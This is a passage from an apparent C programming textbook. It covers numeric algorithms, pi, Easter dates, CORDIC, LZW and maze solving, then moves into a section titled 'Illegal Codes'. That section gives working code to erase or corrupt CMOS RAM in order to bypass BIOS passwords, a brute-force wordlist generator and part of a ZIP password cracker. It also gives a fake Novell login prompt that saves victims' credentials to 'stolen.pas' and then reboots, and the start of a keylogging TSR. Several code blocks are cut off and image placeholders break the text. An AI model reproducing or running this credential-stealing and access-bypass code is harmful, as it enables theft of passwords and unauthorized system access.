1. As far as I know, there is no function library for printing purposes. So develop your own PRINTER.LIB. The library should contain similar functions like `Set2GraphicsMode()`, `SetLineSpacingTo1by8()`, etc. It is very easy to do so! No programming skill is necessary! The only thing you need is Escape Codes.
2. Write a program that prints the given text in Braille characters. (Hint: You may need to alter your dot-matrix printer. That is, you have to remove the ribbons, replace the existing soft pins with hard pins. For programming, use graphics mode)

54 Implementing Math Functions

For a quite long time, I was wondering how to implement mathematic functions like `sin()`, `cos()`, `log()` etc. I knew the implementation of the easy functions like `IntegerPower()`:

```
int IntegerPower(int a, int n)
{
    int i, result=1;
    for ( i=0; i<n; ++i )
        result *= a;
    return( result );
}
```

But how to implement the functions like `sin()`, `cos()`? Let's see!

54.1 Range reduction and Chebychev polynomial approximation

The range reduction uses various transformation formulas to reduce the range of the input argument. For trigonometric functions, the reduction is to the first quadrant or even a part of the first quadrant. Then a polynomial providing the best accuracy within that limited range is used. But outside that limited range, the accuracy of the polynomial worsens very quickly. This method is widely used on computers with floating-point hardware.

54.2 CORDIC Method

The CORDIC (COordinate Rotation DIgital Computer) methods are sometimes described as a 'pseudo-division'. That is, like in normal division we subtract a divisor repeatedly, but unlike normal division this divisor changes value between each subtraction according to a set of rules. This method is usually used in pocket calculators that don't have floating-point hardware. You can turn to Algorithms section of this book for more explanations about CORDIC Algorithm!

55



"False praise can ruin others."

Differentiation

The differentiation problem is actually a tangent problem or slope problem. Finding out tangent for circle at a given point is very easy. But finding out tangent for a curve, which got irregular slope is little bit difficult. So now we can define the tangent as a line, which is drawn from a point to its nearest point. That is Δx should be very small.

The definition of derivation says

$$f'(x) = \lim_{\Delta x \rightarrow 0} \frac{f(x + \Delta x) - f(x)}{\Delta x}$$

55.1 Program

The following program finds out the derivation of a function $y = 4 - x^2$ at a given point.

```
#include <math.h>

#define EQUATION( x )    ( 4 - (x)*(x) )    /* to be differentiated */

#define x                ( 3 )
#define dx                ( 0.00000001 )

int main( void )
{
    double result, dy;
    dy = EQUATION( x + dx ) - EQUATION( x );
    result = dy / dx;
    printf( "Result of Differentiation( 4-x*x ) at x=3 is %lf \n",
           result );
    return(0);
}
```

56

"Whoever digs a pit for others will fall into it."



Integration

The basic problem of integral calculus is actually a problem of areas. We calculate the area of graph between the points $x = a$ and $x = b$.

In order to find out the area, the definition of Integration suggests us to divide the entire area into pieces of rectangles. When the width dx of the rectangle becomes smaller and smaller, we get the area of a graph with good accuracy.

In general, we use the notation

$$\int_a^b F(x) dx$$

56.1 Program

The following program finds out the integration of $y = 4 - x^2$

```
#include <math.h>



#define EQUATION( x )    ( 4 - (x)*(x) )    /* to be integrated */

#define b                ( 2 ) /* Upper limit */
#define a                ( -2 ) /* Lower limit */
#define dx               ( 0.00001 ) /* interval */

int main( void )
{
    double result = 0, x;
    for ( x = a ; x<=b ; x += dx )
        result += EQUATION( x ) * dx;
    printf( "Result of Integral( 4-x*x ) over -2 to 2 is %lf \n",
           result );
    return(0);
}
```

56.2 Numerical Analysis

Numerical Analysis is another widespread area in Mathematics. The main idea behind Numerical Analysis is to reduce the number of iterations. Thus when you solve the above problem with Numerical Analysis methods like Simpson's method, you can save many iterations and your precious time!

All rectangles are all of same width dx and the height $f(x)$ is different at different x

"Whoever is your servant is the greatest among you."

PI

π is an irrational number. To find out π with enough precision, many people have contributed since 2000BC. Before the invention of computers, the calculation of π was really hard. Even with the computers, the calculation of π is really a tough job. The problem with π is that it is defined as the ratio between perimeter and diameter of a circle. The value of π is not exactly $22/7$, but it is approximately $22/7$. And so you need more precision. First computer calculation of π was carried on ENIAC (Electronic Numerical Integrator and Computer) at Ballistic Research labs in September 1949. It took about 70 hours to calculate π to 2,037 decimal places! It was programmed to use Machine's formula $\pi = 16\arctan(1/5) - 4\arctan(1/239)$. It took almost 4000 years to find out π with good precision. Yes, in 1981AD only Kazunori Miyoshi and Kazuhiko Nakayama in Japan calculated π to 20,00,000 decimal places. They used an efficient portable program from the formula $\pi = 32 \arctan(1/10) - 4 \arctan(1/239) - 16 \arctan(1/515)$.

57.1 π

Officially accepted value of π to 3,200 decimal places is listed below. This listing would be very useful, if you want to work on this research-oriented program!

$\pi = 3. 1415926535 8979323846 2643383279 5028841971 6939937510 5820974944$

```

57.2 Program

The following C program is one of the implementations to find π . Once someone else provided me this program. I don't know who is the real author of this program. On Pentium III machine, it just took fraction of seconds to calculate π ! I have compared the output of this program with official-accepted value of π . This program gives right π value upto 3199 decimal places; from 3200th decimal place onwards the accuracy is lost. Anyhow this is a good program!

```
#include <stdio.h>
#include <stdlib.h>
#include <alloc.h>

long kf, ks;
long far *mf, far *ms;
long cnt, n, temp, nd;
long i;
long col, coll;
long loc, arr[21];
```

```

void Shift( long far *l1, long far *l2, long lp, long lmod )
{
    long k;
    k = (*l2) > 0 ? (*l2) / lmod: -(-(*l2) / lmod) - 1;
    *l2 -= k * lmod;
    *l1 += k * lp;
} /*--Shift( )-----*/

```

```

void YPrint( long m )
{
    if ( cnt < n )
    {
        if ( ++col == 11 )
        {
            col = 1;
            if ( ++coll == 6 )
            {
                coll = 0;
                printf( "\n" );
                printf("%4ld",m%10);
            }
            else
                printf("%3ld",m%10);
        }
        else
            printf("%ld",m);
        ++cnt;
    }
} /*--YPrint( )-----*/

```

```

void XPrint( long m )
{
    long ii, wk, wk1;
    if ( m < 8 )
    {
        for( ii = 1; ii <= loc; )
            YPrint( arr[(int)(ii++)] );
        loc = 0;
    }
    else if ( m > 9 )
    {
        wk = m / 10;
        m %= 10;

        for( wk1 = loc; wk1 >= 1; --wk1 )
            {

```

"Whoever makes himself great will be made humble."

Easter Day

Easter is one of the important celebrations for Christians. Easter day is always a Sunday. So it is not celebrated on certain date like Christmas or New Year. In the Gregorian calendar, the date of Easter is defined to occur on the Sunday following the ecclesiastical Full Moon that falls on or next after March 21.

58.1 Oudin's Algorithm

Oudin has developed an algorithm to find out the 'Easter day'. Perhaps it is one of the greatest 'mysterious' algorithms.

58.2 Easter Day Program

The following program implements Oudin's algorithm to find Easter day. It works for almost all Gregorian years. For a given year, it gives you the Easter day in Month-Day format.

```
char *Month_Tbl[12] = {
    "January", "February", "March", "April", "May",
    "June", "July", "August", "September",
    "October", "November", "December"
};

void Easter( int *d, int *m, int y )
{
    int c, n, k, i, j, l;
    c = y/100;
    n = y - 19*(y/19);
    k = (c - 17)/25;
    i = c - c/4 - (c - k)/3 + 19*n + 15;
    i = i - 30*(i/30);
    i = i - (i/28)*(1 - (i/28)*(29/(i + 1))*((21 - n)/11));
    j = y + y/4 + i + 2 - c + c/4;
    j = j - 7*(j/7);
    l = i - j;
    *m = 3 + (l + 40)/44;
    *d = l + 28 - 31*( *m/4);
} /*--Easter( )-----*/
```

```
int main( void )
{
    int d, m, y;
    printf( "Enter the year (Gregorian year): " );
    scanf( "%d", &y );
    Easter( &d, &m, y );
    printf( "Easter in the year %d is %s %d \n",
           y, Month_Tbl[m-1], d );
    return(0);
} /*--main( )-----*/
```

CORDIC

CORDIC (COordinate Rotation DIgital Computer) Algorithm is heavily used for implementing mathematical functions, especially in scientific calculators. But unfortunately this neat algorithm is not much known to people. Also people who know this algorithm keep it closed and badly documented. So I thought this good algorithm should be known to the programming community. I have managed to collect materials from many sources and I have understood the real stuff of CORDIC.

59.1 Birth of CORDIC

CORDIC was introduced by Volder in 1959 to calculate trigonometric values like sine, cosine, etc. In 1971, Walther extended this algorithm to calculate hyperbolic, logarithmic and other functions.

59.2 Advantages

This algorithm uses only minimal hardware (adder and shift) for computation of all trigonometric and other function values. It consumes fewer resources than any other techniques and so the performance is high. Thus, almost all scientific calculators use the CORDIC algorithm in their calculations.

59.3 Principle

CORDIC works by rotating the coordinate system through constant angles until the angle is reduced to zero. So with this principle we are changing the given angle each time to reduce to zero. Here we are using addition, subtraction and shift to calculate the function values.

Now let us see, how we can calculate sine and cosine values using CORDIC. Consider a vector C with coordinate (X, Y) that is to be rotated through an angle σ . The new coordinate (X', Y') after rotation is



$$C' = \begin{bmatrix} X' \\ Y' \end{bmatrix} = \begin{bmatrix} X \cos(\sigma) - Y \sin(\sigma) \\ Y \cos(\sigma) + X \sin(\sigma) \end{bmatrix}$$

This equation can be represented in tangent form as

$$\begin{aligned} X/\cos(\sigma) &= X - Y \times \tan(\sigma) \\ Y/\cos(\sigma) &= Y - X \times \tan(\sigma) \end{aligned}$$

The angle is broken into smaller and smaller pieces, such that the tangent of the angle is always power of 2. The pre-calculated angles are also added to the total angle and thus the above equation can be written as

$$\begin{aligned} X(i+1) &= t(i) \times (X(i) - Y/2^i) \\ Y(i+1) &= t(i) \times (Y(i) - X/2^i) \\ \text{where } t(i) &= \cos(\arctan(1/2^i)) \\ &\text{ i varies from 0 to n} \end{aligned}$$

According to the above iterative equation $t(i)$ will converge to a ‘constant’ after first few iterations (i.e., when i get varies). So it is better to pre-calculate this ‘constant’ for a greater value of n as:

$$T = \cos(\arctan(1/2^0)) \times \cos(\arctan(1/2^1)) \times \dots \times \cos(\arctan(1/2^n))$$

Calculated value of T will *always* be 0.60725293500888. We can use any precision for T . But the accuracy of the calculation of sine and cosine depends on the precision we use and so it is recommended to use at least 6 precision in your calculation.

While we program, the value of the angle $\arctan(1/2^i)$ can be pre-calculated and stored in an array. This value can be used in the iterations and it avoids the calculation at the iterative time.

59.4 Algorithm

The steps for CORDIC algorithm are:

1. Get the angle and store it in `Angle`. Store the pre-calculated `arctan` values in an array
2. Assign $X = 0.607252935$ (i.e., $X=T$), $Y=0$
3. Find X' and Y'
4. If sign of `Angle` is positive then
 - $X = X - Y'$
 - $Y = Y + X'$
 else (If sign of `Angle` is negative)
 - $X = X + Y'$
 - $Y = Y - X'$
5. Repeat steps (3) and (4) till the `Angle` approaches 0
6. Print “Value of cos =” X
7. Print “Value of sin =” Y
8. Exit

59.5 Program

Following is the program for calculating sine and cosine value for a given angle. In this program the variable `Angle` holds the supplied angle (for which we have to find the cosine and sine values). `Arctans[i]` holds the precalculated angle of arctan's. Then in each iteration the value of `Arctans[i]` is subtracted from or added to `Angle` according to the sign of the `Angle` value. We can finish the iteration when `Angle` becomes 0 or to a nearer value (say, 0.00001). The value of `X` and `Y` will also incremented or decremented according to `Angle` value.

After the completion of this program, cosine value will be stored in `X` and sine value will be stored in `Y` for a given `Angle`.

```
#define T (0.60725293500888)
#define SIZE (50)
#define ZERO (0.00000001) /* approximation for zero */

The value of $\cos(3)$ is stored in X and $\sin(3)$ is stored in Y. Thus, according to the precision we use for T, the accuracy of the cosine and sine values can be increased or decreased.

“All who use swords will be killed with swords.”

LZW (Lempel Ziv Welch)

Every programmer may have the knowledge about data compression. Data compression is the process of reducing the size of the data file. One method of achieving this is by eliminating redundant data. There are many other methods for data compression. In this chapter let's see LZW (Lempel Ziv Welch) algorithm. This algorithm is not much known to people as many books on algorithms ignore this neat algorithm.

60.1 Brief History

In 1977, Abraham Lempel and Jacob Ziv introduced a compression algorithm. Again in 1978, they modified the algorithm and referred it as “dictionary” based compression. The first algorithm was abbreviated as LZ77 and the later as LZ78. Terry Welch altered these algorithms in 1984 and referred the algorithm as LZW. LZW algorithm took its popularity when GIF format used it for compression.

60.2 Principle behind LZW

In LZW compression algorithm, the input file that is to be compressed is read character by character and they are combined to form a string. The process continues till it reaches the end of file. Every new string is assigned some code and stored in *Code table*. They can be referred when the string is repeated with that code. The codes are assigned from 256, since in ASCII character set we have already 256(0-255) characters.

The decompression algorithm expands the compressed file. Here the file, which is created in the compression, is read character by character and it is expanded. This decompression process doesn't require the *Code table* built during the compression.

60.3 LZW Compression

Here the 1st and the 2nd characters are combined to form a string and they are stored in the *Code table*. The code 256(100h) is assigned to the first new string. Then 2nd and 3rd characters are combined and if that string is not available in the *Code table*, it is assigned a new code and it is stored in the *Code table*. Thus we are building a *Code table* with every new string. When the same string is read again, the code already stored in the table will be used. Thus compression occurs when a single code is outputted instead of a set of characters.

The extended ASCII holds only 256(0 to 255) characters and it requires just 8-bits to store each character. But for building the *Code table*, we have to extend the 8-bits to few more bits to hold 256(100h) and above. If we extend it to 12-bits, then we can store up to 4096

elements in the table. So when we store each element in the table it is to be converted to a 12-bit number.

For example, when you want to store A(dec-65, hex -41), T(dec-84, hex-54), O(dec-79, hex-4F) and Z(dec-90, hex-5A), you have to store it in bytes as 04, 10, 54, 04, F0, 5A. The reason is, we have allotted only 12-bits for each character.

Consider a string 'ATOZOF'. It takes 7x8(56) bits. Suppose if a code is assigned to it as 400(190h), it will take only 12-bits instead of 56-bits!

60.3.1 Compression Algorithm

1. Specify the number of bits to which you have to extend
2. read the first character from the file and store it in ch
3. repeat steps (4) to (7) till there is no character in the file
4. read the next character and store it in ch2
5. if ch+ch2 is in the table
 get the code from the table
 otherwise
 output the code for ch+ch2
 add to the table
6. Store it to the Output file in the specified number of bits
7. ch = ch2
8. output the last character ch
9. exit

60.3.2 Example

Input string: ATOZOFCATOZOFCATOZOF

Characters Read	String Stored / Retrieved	Process in Table	In file
A			Store
T	AT	Store	Store
O	TO	Store	Store
Z	OZ	Store	Store
O	ZO	Store	Store
F	OF	Store	Store
C	FC	Store	Store
A	CA	Store	-
T	AT	Retrieve	Store Relevant Code
O	ATO	Store	-
Z	OZ	Retrieve	Store Relevant Code
O	OZO	Store	-
F	OF	Retrieve	Store Relevant Code
C	OFC	Store	-
A	CA	Retrieve	Store Relevant Code

Characters Read	String Stored / Retrieved	Process in Table	In file
T	CAT	Store	-
O	TO	Retrieve	Store Relevant Code
Z	TOZ	Store	-
O	ZO	Retrieve	Store Relevant Code
F	ZOF	Store	-
C	FC	Retrieve	Store Relevant Code

In this example-string, the first character ‘A’ is read and then the second character ‘T’. Both the characters are concatenated as ‘AT’ and a code is assigned to it. The code is stored in the *Code table*. Since this is the first string that is new to the table, it is assigned 256(100h). Then the second and the third characters are concatenated to form another new string ‘TO’. This string is also new to the *Code table* and the table expands to accommodate this new string and it is assigned the next code 257(101h). Thus whenever a new string is read after concatenation it is assigned a relevant code and the *Code table* is build. The table expands till the code reaches 4096 (since we have assigned 12-bits) or it reaches the end of file.

When the same set of characters that is stored in the table is again read it is assigned to the code in the *Code table*. Thus according to the number of bits specified by the program the output code is stored. In other words, if we have extended the bits from 8 to 12 then the characters that is stored in 8-bits should be adjusted so as to store it in 12-bit format.

60.4 LZW Decompression

The file that is compressed is read byte by byte. The bytes are concatenated according to the number of bits specified by us. For example, we have used 12-bits for storing the elements so we have to read first 2-bytes and get the first 12-bits from that 16-bits. Using this bits *Code table* is build again without the *Code table* previously created during the compression. Use the remaining 4-bits from the previous 2-bytes and next byte to form the next code in the string table. Thus we can build the *Code table* and use it for decompression.

This decompression algorithm builds its own *Code table* and it will be same as the table created during the compression. The decompression algorithm refers this newly created *Code table* but not the *Code table* created during the compression. This is the main advantage in this algorithm.

60.4.1 Decompression Algorithm

1. read the character l
2. convert l to its original form
3. output l
4. repeat steps(5) to (10) till there is no character in the file
5. read a character z
6. convert l+z to its original form
7. output in character form

8. if l+z is new then
store in the code table
9. add l+z first char of entry to the code table
10. l = first char of entry
11. exit

60.4.2 Example

Consider the same example given above and do the decompression.

Compressed Bytes (in hex)		Strings given after converting from 12-bit format to 8-bit format
04	}	→ A, T
10		
84		
04	}	→ O, Z
F0		
5A		
04	}	→ O, F
F0		
46		
04	}	→ C, AT
31		
00		
10	}	→ OZ, OF
21		
04		
10	}	→ CA, TO
61		
01		
10	}	→ ZO, FC
31		
05		

Here each byte is read one by one as hexadecimal code and 3 of the bytes are combined so as to convert them from a 12-bit format to a 8-bit character (ASCII) format.

Thus the bytes 04, 10 & 84 are combined as 041084. The combined code is split to get A(041) and T(084). The table is also built concurrently when each new string is read. When we read 100, 102 etc., we can refer to the relevant code in the table and output the relevant code to the file. For example, when we reach the 4th set of characters and read 04, 31 and 00 they must be converted to 12-bit form as 043 and 100 will refer to the code in the table and outputs the string C and AT respectively. Thus we can get all the characters without knowing the previous *Code table*.

Suggested Projects

1. Write your own compression utility using LZW algorithm.

61

“What comes out of a man is what makes him ‘unclean’.”

Backtracking Algorithms

Have you ever seen poor blind people walking in roads? If they find any obstacles in their way, they would just move backward. Then they will proceed in other direction. How a blind person could move backward when he finds obstacles? Simple answer...by intelligence! Similarly, if a algorithm backtracks with intelligence, wonderful isn't it?

61.1 Recursive Maze Algorithm

Recursive maze algorithm is one of the good example for backtracking algorithms. In fact Recursive maze algorithm is one of the most available solutions for solving maze.

61.2 Maze

Maze is an area surrounded by walls; in between you have a path from starting position to ending position. We have to start from the starting point and travel towards the ending point

61.3 Principle of Maze

As explained above, in maze we have to travel from the starting point to ending point. The problem is to choose the path. If we find any dead-end before ending point, we have to backtrack and change the direction. The direction for traversing be North, East, West and South. We have to continue “move and backtrack” until we reach the ending point.

Assume that we are having a two-dimensional maze `cell[WIDTH][HEIGHT]`. Here `cell[x][y] = 1` denotes wall and `cell[x][y] = 0` denotes free cell in the particular location `x`, `y` in the maze. The directions we can move in the array are North, East, West and South. The first step is to make the boundary of the two-dimensional array as 1 so that we won't go out of the maze, and always reside inside the maze at any time.

Now start moving from the starting position (since the boundary is filled by 1) and find the next free cell, then move to the next free cell and so on. If we reach a dead-end, we have to backtrack and make the cells in the path as 1(wall). Continue the same process till the ending point is reached.

Example Maze
1 1 1 1 1 1 1
1 0 0 0 1 1 1
1 1 1 0 1 1 1
1 1 1 0 0 0 1
1 1 1 1 1 0 1
1 1 1 1 1 1 1

61.4 Program

The following program finds whether there is a path available between the two positions in maze or not. Here I have used (1, 1) and (8, 10) as the two positions.

```

Part VII
Illegal Codes

Important Notice

The purpose of Illegal codes is to provide the reader with the loopholes in existing security measures. The main idea is to initiate the reader to develop a good security mechanism. Hence the readers are requested **not** to use these codes for illegal purposes.

62

“Whoever wants to be first must be slave to all.”

Overcome BIOS Security

BIOS security system provides us two types of passwords mechanism namely: system password and setup password. If your system has system password, you cannot use it, unless you provide the right password. If your system has setup password, you need to provide the right password to change the contents of CMOS setup.

62.1 Bypass System password

If your system is protected with system password, you can't access to the system, and so you cannot use any program to overcome this situation. Hence we can go for the two techniques: default master password and hardware techniques.

62.1.1 Default master password

Almost all BIOS vendors have default master passwords. Default master password is the one, which can be used instead of the correct password. In other words, almost all BIOS work for two passwords! Among the two, one password is default!

The following table shows the default master password for the famous BIOSs. I hope it would work fine, because I have collected this information from hardware engineers.

Default Master Passwords

62.1.2 Hardware techniques (clearing CMOS RAM)

For clearing CMOS RAM, hardware techniques are used. If you could clear the CMOS RAM, the password will be lost. Of course, this book is not a hardware book. But I think a good programmer might know these techniques too. And so I provide this information to you. Hope this will be useful to you!

62.1.2.1 Removing battery

Removing the battery found on motherboard for about 30 minutes will clear the CMOS RAM and so the system password.

62.1.2.2 Shorting battery

If the battery is of type Nickel/Cadmium, you can short the battery, with a resistor for about 30 minutes. This method does not apply for Lithium type batteries that are non-rechargeable.

62.1.2.3 Jumper

Refer your motherboard manual to find which jumper (and how it) has to be used to clear the CMOS RAM.

62.2 Bypass Setup password

If your system has setup password, you will still have access to the system (and so you can use program), but you won't have any access to CMOS setup. Hence you can use two techniques to clear setup password: Default password and programs.

62.2.1 Default master password

You can try default master password from the above list to overcome setup password.

62.2.2 Program

We can also use our programs to access CMOS RAM.

62.2.2.1 Messing up CMOS RAM

The CMOS checksum hi-byte is stored at offset 2Eh of CMOS RAM. If we change this checksum to another value (say 0), during boot up the BIOS will find that the checksum is wrong and it will be forced to setup with "checksum error" messages. As BIOS finds it as an error, it would load the default settings, which does not have password! And thus we can clear the existing setup password! The following code does this:

```
/*    Mess up CMOS RAM */

#include <dos.h>
```

606 A to Z of C

```
#define CMOS_ADDR (0x70) /* address port of CMOS */
#define CMOS_DATA (0x71) /* data port for CMOS */
int main( void )
{
    printf( "Warning: This program will mess up CMOS RAM \n\n" );
    printf( "Do you want to continue? " );
    if ( tolower( getchar( ) ) == 'y' )
    {
        disable( );
        outportb( CMOS_ADDR, 0x2E );
        outportb( CMOS_DATA, 0 );
        enable( );
        printf( "Check sum byte at offset 2Eh has set to 0 ! \n" );
        printf( "Please restart your system to check.... \n\n" );
    }
    return(0);
} /*--main( )-----*/
```

62.2.2.2 Clearing CMOS RAM through programming

Instead of using hardware techniques, we can even use a program to clear CMOS RAM. We know that first 16 bytes of CMOS RAM is used by RTC (Real Time Clock) registers. If we want to clear 64 byte CMOS RAM, we have to set CMOS RAM from address 10h to 40h as zero. And if we want to clear 128 bytes CMOS RAM, we have to set address 10h to 80h as zero. We start from address 10h, because first 16 (Fh) bytes are used for RTL registers. The following code does this:

```
#include <dos.h>

#define CMOS_ADDR (0x70) /* address port of CMOS */
#define CMOS_DATA (0x71) /* data port for CMOS */

int GetCMOSSize( void )
{
    int a, size;
    /* Read the value present at the 128th (last) byte of CMOS */
    disable( );
    outportb( CMOS_ADDR, 127 );
    a = inportb( CMOS_DATA ); /* store it in 'a' */
    enable( );
    /* Now, overwrite that (last) byte of CMOS
       with inverted 'a' (i.e., !a) */
    a = !a;
    disable( );
    outportb( CMOS_ADDR, 127 );
    outportb( CMOS_DATA, a );
    enable( );
}
```

```

/* Check whether the value is written or not */
disable( );
outportb( CMOS_ADDR, 127 );
if ( inportb( CMOS_DATA ) == a )      /* written */
    size = 128;      /* so CMOS RAM size is 128 bytes */
    else      /* not written */
        size = 64; /* so CMOS RAM size is 64 bytes */
enable( );
return( size );
} /*--GetCMOSSize( )-----*/

int main( void )
{
    int size, offset;
    printf( "BEWARE! This program will erase CMOS contents! \n\a" );
    printf( "Don't use this program unnecessarily! \n\n\a" );
    printf( "Wanna continue? (Y/N) " );
    if ( tolower( getche( ) ) == 'y' )
        {
            size = GetCMOSSize( );
            printf( "\nSize of CMOS RAM is %d bytes \n", size );
            /* Erase the CMOS registers from byte-16 to byte-'size' */
            for( offset = 16 ; offset<size ; ++offset )
                {
                    disable( );
                    outportb( CMOS_ADDR, offset );
                    outportb( CMOS_DATA, 0 ); /* Erase with 0 */
                    enable( );
                }
            printf( "CMOS RAM has been just erased! \n\a" );
            printf( "Now, Restart your system to check... \n" );
        }
    return(0);
} /*--main( )-----*/

```

Note

For more security some smart BIOS vendors store BIOS data in NVRAM or SMM memory instead of storing it in same CMOS location. In those cases, clearing BIOS passwords through program won't work. But only a few BIOS vendors do this!

63

“He who stands firm to the end will be saved.”

Cracking Techniques

“*Hacker*” is an enthusiastic programmer. “*Cracker*” is the one who does illegal operations like stealing data, passwords etc through programming. So the Cracker might be a Hacker, and the Hacker need not be a Cracker. But in India, both “Hacking” and “Cracking” are interchangeably used.

Password cracking techniques can basically be classified into:

1. Brute force technique
2. Dictionary attack

63.1 Brute force technique

In brute force technique, all combinations of valid characters are tried until we get the right password. For example, if the length of the password is 1, we have to try ‘A’, ‘B’...‘Z’ or ‘0’, ‘1’...‘9’, and the process has to continue until the right password is found. If the application uses case-sensitive passwords or special symbols as valid characters, then we have to try ‘a’, ‘b’...‘z’ and ‘~’, ‘\$’... too. And so from programming point of view, brute force technique is considered to be very time-consuming technique.

I have written the following program to generate word list of length 2. It accepts the file name in which the strings are to be added as an argument.

```
/* File name: Brute.c */
#include <stdio.h>

char
Valid_Chars[]="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
             " 1234567890!@#$$%^&*()-=_+`~[ ]\\{ } | ; ' : \\", . / < > ? " ;

int main( int argc, char *argv[] )
{
    unsigned long i, j, n;
    char str[5];
    FILE *fp;

    if ( argc<2 )
    {
        printf( "Syntax: BRUTE <output file name> \n\a" );
        exit(1);
    }
}
```

```

if ( (fp=fopen( argv[1], "w"))==NULL )
{
    perror( "Error" );
    exit(1);
}
printf( "Strings are being generated... \n" );
n = 0;
for ( i=0 ; i<strlen( Valid_Chars ) ; ++i )
    for ( j=0; j<strlen( Valid_Chars ) ; ++j )
        {
            str[0] = Valid_Chars[i];
            str[1] = Valid_Chars[j];
            str[2] = '\0';
            fprintf( fp, "%s \n", str );
            ++n;
        }
fclose( fp );
printf( "No. of strings written to %s is %ul \a\n", argv[1], n );
return(0);
}

```

When you run the above program as

```
C:\> BRUTE words.lst
```

You would get about 90 thousand words! All the words are with length 2. So it is more time consuming. You can add more *for* loops to get words of length other than 2. But it won't be an efficient implementation, you need to try another method. Optimized implementation of generating words list using brute force technique is left to the reader as an exercise. You may change the `Valid_Chars` table if you don't require all the characters.

63.2 Dictionary attack

In this technique, all words that are expected to be the right password are tried. But, there is a difference... it won't directly try those passwords with the software as in brute force technique. The software's encrypting technique like hash values etc will be performed on those passwords and if there is a match in the *key*, it recognizes it as the right password. Mostly people prefer this technique, because it is not much time consuming compared to brute force.

“Do to others what you want them to do to you.”

64

Cracking ZIP file's Password

We all use ZIP files (compressed files) for saving disk space. PKZIP is one of the famous ZIP utility. PKZIP provides us security mechanism to save the contents of ZIP file being viewed by others. For this security mechanism one has to use passwords. These passwords can be cracked with dictionary attacks. The encryption algorithm uses case sensitive passwords.

The very famous Windows based WinZip also uses the same compression algorithm used by PKZIP. So there is no difference between the ZIP file created with WinZip and PKZIP.

64.1 Cracking ZIP passwords

In order to crack the ZIP file's passwords, you need to know the file format of ZIP. So I suggest you to have a look at the ZIP file format found on file formats section.

64.2 CrackIt

64.2.1 Logic

The following code is very popular among crackers. Let's call it as *CrackIt* utility. CrackIt uses dictionary attack technique. So you need to provide a *Words list* file that is preloaded with all the passwords you suspect. For example, if you suspect that the password would be any one of the words “KING”, “QUEEN”, “JACK”, you have to load the *Words list* file as:

```
KING
QUEEN
JACK
```

The CrackIt would first take the “KING” and it would check whether it is the right password or not. If not, it would check “QUEEN” and if it is the right password, it would print it. The validation of password is done with dictionary attack.

The encryption algorithm uses case sensitive passwords. So you have to load the *Words list* file with enough words list. A clever idea is to use brute force for preparing words list that are to be used in *Words list* file.

CrackIt has few drawbacks:

1. Success of the cracking depends upon the *Words list* file
2. Dictionary attack won't be faster if you use large *Word list*

3. Because of the encryption mechanism used in PKZIP, it requires at least 3 enciphered files be present in a given ZIP file

64.2.2 Code

Following is the code for CrackIt. To check it run it as:

```
C:\>CRACKIT FOO.ZIP WORDS.LST

#include <stdio.h>

#define ZIP      (0x04034b50)      /* signature */

typedef int BOOLEAN;

#define TRUE     (1)
#define FALSE   (0)

Network Passwords

Novell Netware and Windows NT are the famous Network Operating Systems. Now, Novell Netware is quite obsolete. This Network Operating System provides security to files of each user in the network. So accessing another user's file in network is restricted. In order to access another user's files, we need access privilege or his password.

65.1 Novell Netware

Crackers usually use following methods to steal passwords in Novell Netware Systems.

65.1.1 Fake Prompts

One of the easiest method is to run your 'fake prompt' program and leave the place. The output of that program should be like

```
F:\LOGIN>
```

Another innocent user will enter his user name and password as:

```
F:\LOGIN>LOGIN JACK
Enter your password: ****
```

Now the 'fake prompt' program will save the username and password in your area. And it will restart the system. The innocent user may not be aware of the cause. The following code does this:

```
#include <stdio.h>
#include <conio.h>

void ReBoot( void )
{
    void (far* fp)(void) = (void (far*)(void))0xFFFF0000UL;
    *(unsigned far *)0x00400072UL = 0; /* 0 for cold boot */
    (*fp)();
} /*--ReBoot( )-----*/
int main( void )
{
    FILE *fp;
    char *passwd, pass[50], username[50];
    passwd = pass;
```

```

/* Open the 'password database' in append mode */
if ( (fp=fopen( "stolen.pas", "a" ) )==NULL )
{
    perror( "\n\aError: " );
    exit(1);
}
clrscr( );
printf( "F:\\\\LOGIN>" );
gets( username );
passwd = getpass( "Enter your password: " );
/* Now store the values in 'password database' */
fprintf( fp, "%s %s\n", username, passwd );
fclose( fp );
/* Now, confuse the user with some messages & reboot the system */
printf( "\nFatal Error: 1000111" ); /* lies!! */
printf( "\nRestarting....." );
ReBoot( );
return(0);
} /*--main( )-----*/

```

This method has got drawbacks. The user may not enter the right username and right password always. Another thing is if somebody switches off the system, your ‘fake prompt’ program will no more be alive.

65.1.2 TSR program

Another technique preferred is to use a TSR program to trap the key press. Crackers usually use a buffer with enough size (say 50), to store the key presses. The cracker will execute the TSR program and will logoff. But the TSR program will still be active. The innocent user will now login, his key presses will be trapped in a buffer. When the innocent user logoff or goes off, the cracker will silently come and use his hot-key to see the trapped keys and so his password. This method is better than the previous method because even if the innocent user enters wrong user name or password, it silently traps them. The following code does this:

```

#include <dos.h>

#define _4KB      (4096)

#define F12      (88) /* Hot key */

#define IS_BACKSPACE(key) (key==14)
#define IS_SPACE_BAR(key) (key==57)
#define IS_ENTER(key) (key==28)
#define IS_SPL_ROW(key) (key>=2 && key<=13)
#define IS_SPL_1(key) (key==41)
